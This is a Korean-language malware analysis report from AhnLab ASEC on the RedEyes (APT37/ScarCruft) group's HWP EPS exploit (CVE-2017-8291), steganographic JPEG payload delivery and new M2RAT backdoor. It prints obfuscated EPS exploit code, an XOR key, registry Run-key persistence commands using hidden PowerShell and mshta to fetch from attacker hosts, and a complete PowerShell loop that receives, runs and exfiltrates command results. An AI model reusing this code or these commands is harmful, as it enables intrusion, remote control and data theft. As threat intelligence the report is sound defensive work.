스테가노그래피 기법 사용한 한글(HWP) 악성코드 : RedEyes(ScarCruft)

asec.ahnlab.com/ko/47622/

By muhan 2023년 2월 14일

ASEC(AhnLab Security Emergengy response Center) 분석팀은 지난 1월 RedEyes 공격 그룹(also known as APT37, ScarCruft)이 한글 EPS(Encapulated PostScript) 취약점(CVE-2017-8291)을 통해 악성코드를 유포하는 정황을 확인하였다. 본 보고서에서는 RedEyes 그룹의 최신 국내 활동에 대해 공유한다.

1. 개요

RedEyes 그룹은 기업이 아닌 특정 개인을 대상으로 개인 PC 정보 뿐만 아니라 휴대전화 데이터까지 탈취하는 것으로 알려져 있다. 이번 RedEyes 그룹 공격 사례의 주요 특징은 한글 EPS 취약점을 사용한 것과 스테가노그래피 기법을 이용하여 악성코드를 유포했다는 점이다.

공격에 사용된 한글 EPS 취약점은 이미 최신 버전의 한글 워드 프로세서에서는 패치된 오래된 취약점이다. 공격자는 사전에 공격 대상(개인)이 EPS를 지원하는 오래된 버전의 한글 워드 프로세서를 사용하는 것을 파악한 상태에서 공격을 시도한 것으로 보인다. 그리고, RedEyes 그룹이 스테가노그래피 기법으로 악성코드를 유포한 사례는 과거에도 확인된 바 있다. 지난 2019년, Kaspersky는 ScarCruft(RedEyes) 그룹이 사용한 다운로더 악성코드가 스테가노그래피 기법을 이용하여 추가 악성코드를 다운로드 했다는 내용을 공개하였다.

이번 공격에 대해 RedEyes 그룹으로 분류한 근거는 악성코드 다운로드를 위해 스테가노그래피 기법을 사용했다는 점과 C&C 서버 통신 유지(지속성)를 위한 자동 실행 관련 레지스트리 RUN 키 등록 명령어가 과거에 사용한 형태와 유사하기 때문이다.


또한, RedEyes 그룹은 PC 정보를 탈취하고 원격 제어를 수행하기 위해 파워쉘과 Chinotto 악성코드를 사용한다고 알려져 있다. 그러나, 이번 공격에서는 Chinotto 악성코드와는 다르게 공유 메모리 섹션을 이용한 C&C 명령을 수행하는 악성코드가 새롭게 확인되었다.

ASEC 분석팀은 새롭게 확인된 악성코드에 대해 공유 메모리 섹션 이름을 인용하여 **M2RAT(Map2RAT)**이라 명명하였다.

Type	Name	Handle
Section	₩Sessions₩1₩BaseNamedObjects₩RegistryModuleInputMap2	0x1d4
Section	₩Sessions₩1₩BaseNamedObjects₩FileInputMap2	0x220
Section	₩Sessions₩1₩BaseNamedObjects₩CaptureInputMap2	0x224
Section	₩Sessions₩1₩BaseNamedObjects₩ProcessInputMap2	0x228
Section	₩Sessions₩1₩BaseNamedObjects₩RawInputMap2	0x22c
Section	₩Sessions₩1₩BaseNamedObjects₩TypingRecordInputMap2	0x230
Section	₩Sessions₩1₩BaseNamedObjects₩UsbCheckingInputMap2	0x234
Section	₩Sessions₩1₩BaseNamedObjects₩FileResultMap2	0x258
Section	₩Sessions₩1₩BaseNamedObjects₩ProcessResultMap2	0x260
Section	₩Sessions₩1₩BaseNamedObjects₩RawResultMap2	0x274
Section	₩Sessions₩1₩BaseNamedObjects₩TypingRecordResultMap2	0x278
Section	₩Sessions₩1₩BaseNamedObjects₩UsbCheckingResultMap2	0x284

[그림 1] 공유 메모리 섹션 이름 정보

본 보고서를 통해 RedEyes 그룹의 초기 침투(Initial Access), 방어 회피(Defense Evasion), 지속성 유지(Persistence) 그리고 새롭게 확인된 M2RAT 악성코드의 최신 명령 및 제어(Command Control)와 정보 유출(Exfiltration)에 대해 TTPs(Tactics, Techniques, and Procedures)를 공유한다.



[그림 2] 공격 시나리오 흐름도

2. 분석

2.1. 초기 침투 (Initial Access)

지난 1월 13일 "양식.hwp"라는 이름으로 한글 EPS 취약점(CVE-2017-8291) 공격 정황이 자사 ASD(AhnLab Smart Defense)에서 확인되었다. 분석 당시 HWP 문서는 수집되지 않았지만, 취약점을 유발하는 EPS 파일은 확보할 수 있었다.

Target Type	File Name	File Size	File Path
Current	gbb.exe	44.66 KB	%ProgramFiles% (x86)\hnc\common80\imgfilters\gs\gs8.60\bin\gbb.exe
Parent	hwp.exe	4.13 MB	%ProgramFiles% (x86)\hnc\hwp80\hwp.exe
LoadedDocumentFileByParent	양식.hwp	32 KB	%SystemDrive%\users\%ASD%\desktop\양식.hwp

[그림 3] ASD 인프라 로그


EPS 파일은 일종의 그래픽 파일 형식으로써 어도비(Adobe)에서 만든 포스트스크립트(PostScript) 프로그래밍 언어를 이용하여 그래픽 이미지를 표현하는 파일이다. EPS를 통해 고화질 벡터 이미지를 표현할 수 있으며 한글 워드 프로세서는 EPS를 처리하기 위해 써드-파티 모듈(ghostscript)을 지원하였다. 그러나 EPS 취약점을 이용한 APT 공격 등 악용 사례가 증가함으로 인해 한글과 컴퓨터에서는 EPS 처리 써드-파티 모듈을 제거하였다.

참고로 ASEC 분석팀에서는 지난 2019년 CVE-2017-8291 취약점에 대한 상세 분석 보고서를 공개한 바 있다.

“양식.hwp” 파일에는 [그림 4]의 취약한 EPS 파일(CVE-2017-8291)이 포함되어 있었으며, 사용자가 문서 파일(“양식.hwp”) 열람 시 취약점에 의해 써드-파티 모듈에서 공격자의 쉘코드가 동작한다.

```
50D43224521746A7C21542D15851AC51A43055260756776561737321536A6F03446C5274011C6D0A6526425716821AFD471
0F0453153A7A1865650566254054455D65EBC124C065766760F0441560A6F0C43670347075B63402130131C2E4D547D830D
251430F0C56153A7216650D027527544512917 8AC031B4107760F6F02562F6261153A6705541552750 27C6C13247310547
11362215003A5A1750052A4D205E> def
0 1 IEnYbf83Bf length 1 sub
{
312 pop 23 pop  /Index exch def
    IEnYbf83Bf 312 pop 23 pop dup 312 pop 23 pop Index 312 pop 23 pop 312 pop 23 pop get 312 pop 2
    <635656563576765356356356356435634321455433451774742 4b23a9c237a25> Index 31 and get xor Index
} for
312 pop 23 pop IEnYbf83Bf 312 pop 23 pop 312 pop 23 pop cvx 312 pop 23 pop 312 pop 23 pop exec
```

[그림 4] EPS 취약점 코드 (“양식.hwp”)




[그림 5] Stage 1. EPS 취약점을 이용한 쉘코드 실행 단계

쉘코드는 공격자 서버(C&C) 로부터 이미지(JPEG) 파일을 다운로드 받고 이미지 파일 내부에 존재하는 인코딩된 PE 파일을 복호화한다. 그리고 PE 파일을 %temp% 경로에 생성한 뒤 실행하는 기능을 수행한다.


2.2. 방어 회피 (Defense Evasion)

쉘코드는 공격자 서버로부터 이미지 파일을 다운로드 받아 추가 악성코드를 실행하였다. 즉, 공격자는 악성코드를 이미지에 포함하는 스테가노그래피 기법을 사용하였으며 이는 네트워크 탐지 회피를 위해 사용한 기법으로 추정된다. 공격자가 사용한 스테가노그래피 이미지 파일은 “”wallup.net”이라는 바탕화면 이미지 제공 사이트에서 확보한 것으로 보인다.



[그림 6] 스테가노그래피 이미지 파일

이미지 파일은 정상 JPEG 헤더와 PE 파일 디코딩에 필요한 메타 데이터(XOR 키, 파일 사이즈), 인코딩된 PE 파일로 이루어져 있다.



[그림 7] 스테가노그래피 이미지 파일 구성 정보

PE 디코딩은 16바이트 xor 키를 이용하여 한 바이트씩 xor 한다.


16 바이트 xor 키 : FD DD 28 F5 7C 48 8E 7E 0C E0 17 77 35 87 3B 49
(0xFD xor 0xB0) = 0x4D (M)
(0xDD xor 0x87) = 0x5A (Z)
(0x28 xor 0xB8) = 0x90
(0xF5 xor 0xF5) = 0x00
(* MZ는 PE 파일의 시그니처이다.)

최종 디코딩된 PE 파일은 %temp%경로에 lskdjfei.exe 이름으로 생성 및 실행된다. 실행된 PE 파일의 기능은 추가 백도어 악성코드(M2RAT)를 다운로드하여 explorer.exe에 인젝션하고 공격자 서버와의 지속성 유지를 위해 자동 실행 관련 레지스트리 Run 키에 파워쉘과 mshta 명령을 추가한다.

2.3. 지속성 유지 (Persistence)

실행된 lskdjfei.exe는 공격자 서버와의 지속성 유지를 위해 아래 명령어를 레지스트리 Run 키에 등록한다.

- 레지스트리 키 경로 : HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- 값 이름 : RyPO
- 값 : c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 340328 2.2.2.2 || mshta hxxps://www.*****elearning.or[.]kr/popup/handle/1.html



[그림 8] Stage 2. 복호화한 PE 파일 실행 단계 (백도어 다운로드, 지속성 유지 추가)

레지스트리 Run 키에 등록되는 명령어는 지난 2021년 Kaspersky에서 공개한 ScarCruft(RedEyes) 그룹 보고서와 유사함을 확인하였다.

[ScarCruft의 2021년 레지스트리 Run 키 명령어 (by Kaspersky)]

c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 300000 2.2.2.2 || mshta hxxp://[redacted].cafe24[.]com/bbs/probook/1.html

[RedEyes(ScarCruft) 2023년 레지스트리 Run 키 등록 명령어]

c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 340328 2.2.2.2 || mshta hxxps://www.*******elearning.or[.]kr/popup/handle/1.html

등록된 레지스트리 키에 의해 시스템이 부팅할 때 마다 피해 호스트 PC에서는 파워쉘과 윈도우 정상 유틸리티인 mshta가 실행된다. 분석 당시, mshta가 공격자 서버로 부터 다운로드 하는 “1.html” 파일은 내부에 JS(JavaScriprt) 코드를 포함한 HTA(HTML Application) 파일이 수집되었다.

JS 코드는 파워쉘 명령을 실행하며 공격자 서버로 부터 명령을 전달받아 실행하고, 결과를 전달하는 기능을 수행한다.

파워쉘이 공격자 서버 주소에 “U” 파라미터를 추가하여 컴퓨터 이름과 유저 이름을 전달하면 공격자 서버는 실행할 CMD 명령을 BASE64로 인코딩하여 피해 호스트에 전달한다. 인코딩된 BASE64 명령어는 파워쉘이 다시 디코딩하여 실행하고, 명령 실행 결과는 %temp%\vnGhazwFiPgQ 경로에 파일로 저장한다. 그리고 공격자 서버에 “R” 파라미터를 추가하여 명령 실행 결과를 BASE64로 인코딩한 상태로 전달한다.


- hxxps://www.*******elearning.or[.]kr/popup/handle/log.php?**U=[컴퓨터이름]+[유저이름]** // 공격자 명령 수신
- hxxps://www.*******elearning.or[.]kr/popup/handle/log.php?**R=[BASE64 인코딩]** // 명령 실행 결과 전달

```
Start-Sleep -Seconds 118;
$FycWzRcyPPSb = $env:COMPUTERNAME + '-' + $env:USERNAME;
$hHzSgPU = 'https://www.[redacted]elearning.or.kr/popup/handle/log.php' + '?U=' + $FycWzRcyPPSb;
$cHRP = $env:TEMP + '\vnGhazwFiPgQ';
if (!(Test-Path $cHRP))
{
    cmd.exe /c reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v RyPO /d 'c:\windows\system32\cmd.exe /c
    PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 340328 2.2.2.2 || mshta
    https://www.[redacted]elearning.or.kr/popup/handle/1.html' /f;
}
function vAMykMMD($nhdrKGKVpsioSe, $yrSCZ)
{
    $WqOkVPcwDuVXCJ = [System.Text.Encoding]::UTF8.GetBytes($yrSCZ);
    [System.Net.HttpWebRequest] $FiVJvvIX = [System.Net.WebRequest]::Create($nhdrKGKVpsioSe);
    $FiVJvvIX.Method = 'POST';
    $FiVJvvIX.ContentType = 'application/x-www-form-urlencoded';
    $FiVJvvIX.ContentLength = $WqOkVPcwDuVXCJ.Length;
    $cHRPU = $FiVJvvIX.GetRequestStream();
    $cHRPU.Write($WqOkVPcwDuVXCJ, 0, $WqOkVPcwDuVXCJ.Length);
    $cHRPU.Flush();
    $cHRPU.Close();
    [System.Net.HttpWebResponse] $qPGpri = $FiVJvvIX.GetResponse();
    $lxMRQVot = New-Object System.IO.StreamReader($qPGpri.GetResponseStream());
    $cHRPULT = $lxMRQVot.ReadToEnd();
    return $cHRPULT;
}
do
{
    Try
    {
        $ssb = vAMykMMD $hHzSgPU '';
        If ($ssb -ne 'null' -and $ssb -ne '')
        {
            $ssb=$ssb.SubString(1, $ssb.Length - 2);
            $KALtEshqRfSNWX = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($ssb));
            if ($KALtEshqRfSNWX)
            {
                cmd.exe /c $KALtEshqRfSNWX > $cHRP;
                $WqOkVPcwDuVXCJFER = Get-Content $cHRP;
                $AwDXhDx = 'R=' + [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($WqOkVPcwDuVXCJFER));
                vAMykMMD $hHzSgPU $AwDXhDx;
            }
        }
    } Catch{}
    Start-Sleep -Seconds 7;
}while($true -eq $true)
```

[그림 9] 지속성 유지 관련 파워쉘 코드

2.4. M2RAT (Map2RAT)

최종 실행되는 백도어는 explorer.exe에 인젝션되어 동작한다. 백도어의 주요 기능은 키로깅, 데이터(문서, 음성 파일) 유출, 프로세스 실행/종료, 화면 캡쳐 등 기본적인 원격 제어 악성코드의 기능을 수행한다.



[그림 10] Stage 3. M2RAT 백도어 실행 단계


그러나, 이번에 확인된 백도어 악성코드는 기존에 알려진 Chinotto 악성코드와 명령 체계가 다르며 피해 시스템에 키로깅 데이터, 화면 캡쳐 기록을 저장하지 않고 공격자 서버로 전송하여 피해 시스템에 유출 데이터 흔적을 남기지 않는 것이 특징이다.

ASEC 분석팀은 이번에 새롭게 확인된 악성코드를 C&C 통신에 사용된 공유 메모리 섹션의 이름의 공통 부분을 인용하여 M2RAT(**Map2**RAT)이라 명명하였다.

- FileInput**Map2**
- ProcessInput**Map2**
- CaptureInput**Map2**
- RawInput**Map2**
- RegistryModuleInput**Map2**
- TypingRecordInput**Map2**
- UsbCheckingInput**Map2**

2.4.1. M2RAT의 명령 및 제어 (Command and Control)

M2RAT의 C&C 통신 명령체계는 공격자 서버로부터 POST 메소드의 Body로 명령을 전달받으며 명령에 대한 의미는 아래 [표 1]과 같다.



[그림 11] M2RAT의 C&C 통신 캡쳐 화면 (Fiddler)


C&C 명령	설명
OKR	최초 C&C 통신 접속 시에 전달받는 명령
URL	C&C 업데이트를 위한 레지스트리 키 값 수정
UPD	현재 접속 중인 C&C 업데이트
RES	C&C 연결 종료 (M2RAT 종료)
UNI	C&C 연결 종료 (M2RAT 종료)
CMD	원격 제어 명령 수행 (키로깅, 프로세스 생성/실행 등)

[표 1] 공격자 명령 정보

M2RAT의 공격자 서버는 피해 호스트 식별을 위해 MAC 주소로 호스트를 관리한다. M2RAT에 감염될 경우 레지스트리 “HKCU\Software\OneDriver” 경로의 “Version” 값에 MAC 주소를 0x5C로 인코딩(XOR) 하여 저장한다. 인코딩된 MAC 주소 값은 공격자 서버에서 피해 호스트를 식별하는데 사용된다.

- 레지스트리 키 경로 : HKCU\Software\OneDriver
- 값 이름 : Version
- 값 : 피해 호스트의 MAC 주소 XOR 인코딩(0x5C)한 값

공격자가 피해 호스트에 전달한 명령에 대한 결과 값은 공격자 서버의 “_인코딩된 MAC 주소 값_2” 폴더에 저장되며, M2RAT이 피해 호스트의 화면을 캡쳐한 파일은 “_인코딩된 MAC 주소 값_cap” 폴더에 저장된다. ([그림 12] 참고)



[그림 12] 공격자 서버 (**예시**)

